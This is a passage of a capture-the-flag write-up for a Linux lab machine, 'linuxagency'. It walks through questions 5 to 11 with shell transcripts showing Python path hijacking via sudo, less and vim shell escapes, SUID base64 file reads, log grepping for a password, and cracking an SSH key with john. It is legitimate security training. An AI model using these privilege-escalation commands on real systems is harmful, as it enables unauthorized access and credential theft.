reza@linuxagency:/home/silvio$ cd ..
reza@linuxagency:/home$ cd reza/
reza@linuxagency:~$ ls
examples.desktop  flag.txt
reza@linuxagency:~$ cat fla
cat: fla: No such file or directory
reza@linuxagency:~$ cat flag.txt
reza{2f1901644eda75306f3142d837b80d3e}
reza@linuxagency:~$ 
reza{2f1901644eda75306f3142d837b80d3e}Question 5 – What is jordan’s flag?


- Well, this was a pain in the ass for a moment. We have to exploit the python module in this by leveraging path hijacking vulnerability. The Gun-shop.py file requires a shop.py module to run. We can insert a reverse shell in shop.py and execute it with the help of the main file to get the shell. For the flag, we have to reverse it, i have used cyberchef for it.
reza@linuxagency:/home$ sudo -l
Matching Defaults entries for reza on linuxagency:
    env_reset, env_file=/etc/sudoenv, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User reza may run the following commands on linuxagency:
    (jordan) SETENV: NOPASSWD: /opt/scripts/Gun-Shop.py

reza@linuxagency:/tmp$ touch shop.py
reza@linuxagency:/tmp$ echo "import os" > shop.py
reza@linuxagency:/tmp$ echo "os.system('/bin/bash')" >> shop.py
reza@linuxagency:/tmp$ cat shop.py
import os
os.system('/bin/bash')
reza@linuxagency:/tmp$ sudo -u jordan PYTHONPATH=/tmp/ /opt/scripts/Gun-Shop.py
jordan@linuxagency:/tmp$ cat /home/jordan/flag.txt
}3c3e9f8796493b98285b9c13c3b4cbcf{nadroj
jordan@linuxagency:/tmp$ 
jordan{fcbc4b3c31c9b58289b3946978f9e3c3}Question 6 – What is ken’s flag?

- We checked again for any sudo misconfigurations. Found out that the binary less can be used by user ken without any password. So, read the flag using the less binary with the privileges of user “ken”. For the shell access, used GTFObins again and got shell for ken using less.
jordan@linuxagency:/tmp$ sudo -l
Matching Defaults entries for jordan on linuxagency:
    env_reset, env_file=/etc/sudoenv, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jordan may run the following commands on linuxagency:
    (ken) NOPASSWD: /usr/bin/less
jordan@linuxagency:/tmp$ sudo -u ken /usr/bin/less /home/ken/flag.txt
WARNING: terminal is not fully functional
ken{4115bf456d1aaf012ed4550c418ba99f}
/home/ken/flag.txt (END)


jordan@linuxagency:/tmp$ sudo -u ken less /etc/profile
WARNING: terminal is not fully functional
# /etc/profile: system-wide .profile file for the Bourne shell (sh(1))
# and Bourne compatible shells (bash(1), ksh(1), ash(1), ...).

if [ "${PS1-}" ]; then
  if [ "${BASH-}" ] && [ "$BASH" != "/bin/sh" ]; then
    # The file bash.bashrc already sets the default PS1.
    # PS1='\h:\w\$ '
    if [ -f /etc/bash.bashrc ]; then
      . /etc/bash.bashrc
    fi
  else
    if [ "`id -u`" -eq 0 ]; then
      PS1='# '
    else
      PS1='$ '
    fi
  fi
fi

if [ -d /etc/profile.d ]; then
  for i in /etc/profile.d/*.sh; do
    if [ -r $i ]; then
      . $i
!/bin/shfile
$ id
uid=1036(ken) gid=1036(ken) groups=1036(ken)
$ python -c 'import pty;pty.spawn("/bin/bash")'
ken@linuxagency:/tmp$ 
ken{4115bf456d1aaf012ed4550c418ba99f}Question 7 – What is sean’s flag?



- To get the flag for sean, we exploited the vim binary to get the reverse shell however the flag was not under the home directory of the user. After a little bit research, found out that the user belongs to the ADM group and the flag might reside in /var/log. Using grep to filter out anything useful, we got our flag. Along with that, we found another string encoded in base64, which once decoded reveal password of penelope.
ken@linuxagency:/tmp$ sudo -l
Matching Defaults entries for ken on linuxagency:
    env_reset, env_file=/etc/sudoenv, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User ken may run the following commands on linuxagency:
    (sean) NOPASSWD: /usr/bin/vim
ken@linuxagency:/tmp$ sudo -u sean vim -c ':!/bin/sh'

E558: Terminal entry not found in terminfo
'unknown' not known. Available builtin terminals are:
    builtin_amiga
    builtin_beos-ansi
    builtin_ansi
    builtin_pcansi
    builtin_win32
    builtin_vt320
    builtin_vt52
    builtin_xterm
    builtin_iris-ansi
    builtin_debug
    builtin_dumb
defaulting to 'ansi'

:!/bin/sh
$ id
uid=1037(sean) gid=1037(sean) groups=1037(sean),4(adm)
$ python -c 'import pty;pty.spawn("/bin/bash")'
sean@linuxagency:/tmp$ cd /home/sean/
sean@linuxagency:~$ ls
examples.desktop


sean@linuxagency:/var/log$ grep -rn “sean{“ /var/log 2>/dev/null
sean@linuxagency:/var/log$ grep -R sean ./* 2>/dev/null
./auth.log:Jun 20 11:22:15 localhost sudo:      ken : TTY=pts/0 ; PWD=/tmp ; USER=sean ; COMMAND=/usr/bin/vim -c :!/bin/sh
Binary file ./journal/e5c33f65843d4fde84404ee7ae1a0806/user-1036.journal matches
Binary file ./journal/e5c33f65843d4fde84404ee7ae1a0806/system.journal matches
Binary file ./journal/e5c33f65843d4fde84404ee7ae1a0806/user-1037.journal matches
./kern.log:Jun 20 11:31:00 localhost kernel: [13845.319395] ptrace attach of "vim -c :!/bin/sh"[6678] was attempted by "grep --color=auto -r sean /bin /boot /cdrom /dev /etc /flag.txt /home /initrd.img /initrd.img.old /lib /lib64 /lost+found /media /mnt /opt /proc /root /run /sbin /snap /srv /swapfile /sys /tmp /usr /var /vmlinuz"[11268]
./kern.log:Jun 20 11:31:00 localhost kernel: [13845.319448] ptrace attach of "vim -c :!/bin/sh"[6678] was attempted by "grep --color=auto -r sean /bin /boot /cdrom /dev /etc /flag.txt /home /initrd.img /initrd.img.old /lib /lib64 /lost+found /media /mnt /opt /proc /root /run /sbin /snap /srv /swapfile /sys /tmp /usr /var /vmlinuz"[11268]
./kern.log:Jun 20 11:31:00 localhost kernel: [13845.319874] ptrace attach of "vim -c :!/bin/sh"[6678] was attempted by "grep --color=auto -r sean /bin /boot /cdrom /dev /etc /flag.txt /home /initrd.img /initrd.img.old /lib /lib64 /lost+found /media /mnt /opt /proc /root /run /sbin /snap /srv /swapfile /sys /tmp /usr /var /vmlinuz"[11268]
./syslog:Jun 20 11:31:00 localhost kernel: [13845.319395] ptrace attach of "vim -c :!/bin/sh"[6678] was attempted by "grep --color=auto -r sean /bin /boot /cdrom /dev /etc /flag.txt /home /initrd.img /initrd.img.old /lib /lib64 /lost+found /media /mnt /opt /proc /root /run /sbin /snap /srv /swapfile /sys /tmp /usr /var /vmlinuz"[11268]
./syslog:Jun 20 11:31:00 localhost kernel: [13845.319448] ptrace attach of "vim -c :!/bin/sh"[6678] was attempted by "grep --color=auto -r sean /bin /boot /cdrom /dev /etc /flag.txt /home /initrd.img /initrd.img.old /lib /lib64 /lost+found /media /mnt /opt /proc /root /run /sbin /snap /srv /swapfile /sys /tmp /usr /var /vmlinuz"[11268]
./syslog:Jun 20 11:31:00 localhost kernel: [13845.319874] ptrace attach of "vim -c :!/bin/sh"[6678] was attempted by "grep --color=auto -r sean /bin /boot /cdrom /dev /etc /flag.txt /home /initrd.img /initrd.img.old /lib /lib64 /lost+found /media /mnt /opt /proc /root /run /sbin /snap /srv /swapfile /sys /tmp /usr /var /vmlinuz"[11268]
./syslog.bak:Jan 12 02:58:58 ubuntu kernel: [    0.000000] ACPI: LAPIC_NMI (acpi_id[0x6d] high edge lint[0x1]) : sean{4c5685f4db7966a43cf8e95859801281} VGhlIHBhc3N3b3JkIG9mIHBlbmVsb3BlIGlzIHAzbmVsb3BlCg==
sean@linuxagency:/var/log$ 
sean{4c5685f4db7966a43cf8e95859801281}Question 8 – What is penelope’s flag?
- With the help of the password, we found in our last task. Log into the SSH server and switch the user to penelope with the password – p3nelope and find the flag in the user’s home directory.
agent47@linuxagency:~$ su penelope
Password:
penelope@linuxagency:/home/agent47$ cd ..
penelope@linuxagency:/home$ cd penelope/
penelope@linuxagency:~$ ls -la
total 80
drwxr-x---  3 penelope penelope  4096 Jan 12  2021 .
drwxr-xr-x 45 root     root      4096 Jan 12  2021 ..
-rwsr-sr-x  1 maya     maya     39096 Jan 12  2021 base64
lrwxrwxrwx  1 penelope penelope     9 Jan 12  2021 .bash_history -> /dev/null
-rw-r--r--  1 penelope penelope   220 Jan 12  2021 .bash_logout
-rw-r--r--  1 penelope penelope  3771 Jan 12  2021 .bashrc
-rw-r--r--  1 penelope penelope  8980 Jan 12  2021 examples.desktop
-r--------  1 penelope penelope    43 Jan 12  2021 flag.txt
drwx------  3 penelope penelope  4096 Jan 12  2021 .gnupg
-rw-r--r--  1 penelope penelope   807 Jan 12  2021 .profile
penelope@linuxagency:~$ cat flag.txt
penelope{2da1c2e9d2bd0004556ae9e107c1d222}
penelope@linuxagency:~$ 
penelope{2da1c2e9d2bd0004556ae9e107c1d222}Question 9 – What is maya’s flag?


- As per the above screenshot of the directory listing for user penelope, we can see a base64 binary that has permissions for user maya and a SUID bit set. I used GTFObins to exploit this binary to read the flag from maya’s home directory.
penelope@linuxagency:~$ ls -la
total 80
drwxr-x---  3 penelope penelope  4096 Jan 12  2021 .
drwxr-xr-x 45 root     root      4096 Jan 12  2021 ..
-rwsr-sr-x  1 maya     maya     39096 Jan 12  2021 base64
lrwxrwxrwx  1 penelope penelope     9 Jan 12  2021 .bash_history -> /dev/null
-rw-r--r--  1 penelope penelope   220 Jan 12  2021 .bash_logout
-rw-r--r--  1 penelope penelope  3771 Jan 12  2021 .bashrc
-rw-r--r--  1 penelope penelope  8980 Jan 12  2021 examples.desktop
-r--------  1 penelope penelope    43 Jan 12  2021 flag.txt
drwx------  3 penelope penelope  4096 Jan 12  2021 .gnupg
-rw-r--r--  1 penelope penelope   807 Jan 12  2021 .profile

penelope@linuxagency:~$ LFILE=/home/maya/flag.txt
penelope@linuxagency:~$ ./base64 "$LFILE" | base64 --decode

maya{a66e159374b98f64f89f7c8d458ebb2b}
penelope@linuxagency:~$ 
maya{a66e159374b98f64f89f7c8d458ebb2b}Question 10 – What is robert’s Passphrase?




- Once we are in the maya’s home directory, we can see a file named elusive_targets.txt which reveals that Robert is illegally hacking into our server and we can gain access to his account with an old ssh password backup that we can see in a directory called old_robert_ssh. Peeking into the directory reveals public and private key SSH key pairs of robert. I dumped the private key into the local machine and use SSH2john to convert the file into john crackable format. Firing up john on it reveals the password. – industryweapon
root@ip-10-10-230-84:/opt/john# ./ssh2john.py id_rsa > id_rsa.hash

root@ip-10-10-230-84:/# john --wordlist=/usr/share/wordlists/rockyou.txt /opt/john/id_rsa.hash
Note: This format may emit false positives, so it will keep trying even after finding a
possible candidate.
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
industryweapon   (id_rsa)
1g 0:00:00:16 DONE (2023-06-20 20:46) 0.06093g/s 873960p/s 873960c/s 873960C/s *7¡Vamos!
Session completed.

industryweaponQuestion 11 – What is user.txt?

- Once I got the robert’s password, i tried to SSH into the server using the same but no luck. Then, on the maya’s shell, i tried to see the available routes and internal services that are running. There i found out that a port 2222 is running on 127.0.0.1 of the machine. I tried to SSH into it and got success. Now it was time to claim the user flag but it was just a troll.
maya@linuxagency:~$ ss -tulnp
Netid State   Recv-Q   Send-Q          Local Address:Port      Peer Address:Port
udp   UNCONN  6144     0               127.0.0.53%lo:53             0.0.0.0:*
udp   UNCONN  0        0           10.10.62.203%eth0:68             0.0.0.0:*
udp   UNCONN  4992     0                     0.0.0.0:68             0.0.0.0:*
udp   UNCONN  0        0                     0.0.0.0:631            0.0.0.0:*
udp   UNCONN  25856    0                     0.0.0.0:5353           0.0.0.0:*
udp   UNCONN  0        0                     0.0.0.0:59125          0.0.0.0:*
udp   UNCONN  0        0                        [::]:47368             [::]:*
udp   UNCONN  8448     0                        [::]:5353              [::]:*
tcp   LISTEN  0        128                 127.0.0.1:2222           0.0.0.0:*
tcp   LISTEN  0        128                 127.0.0.1:80             0.0.0.0:*
tcp   LISTEN  0        128             127.0.0.53%lo:53             0.0.0.0:*
tcp   LISTEN  0        128                   0.0.0.0:22             0.0.0.0:*
tcp   LISTEN  0        5                   127.0.0.1:631            0.0.0.0:*
tcp   LISTEN  0        128                 127.0.0.1:41791          0.0.0.0:*
tcp   LISTEN  0        128                      [::]:22                [::]:*
tcp   LISTEN  0        5                       [::1]:631               [::]:*
maya@linuxagency:~$ ssh -p 2222 [email protected]
[email protected]'s password:
Last login: Tue Jan 12 17:02:07 2021 from 172.17.0.1
robert@ec96850005d6:~$ ls
robert.txt
robert@ec96850005d6:~$ cat robert.txt
You shall not pass from here!!!

I will not allow ICA to take over my world.

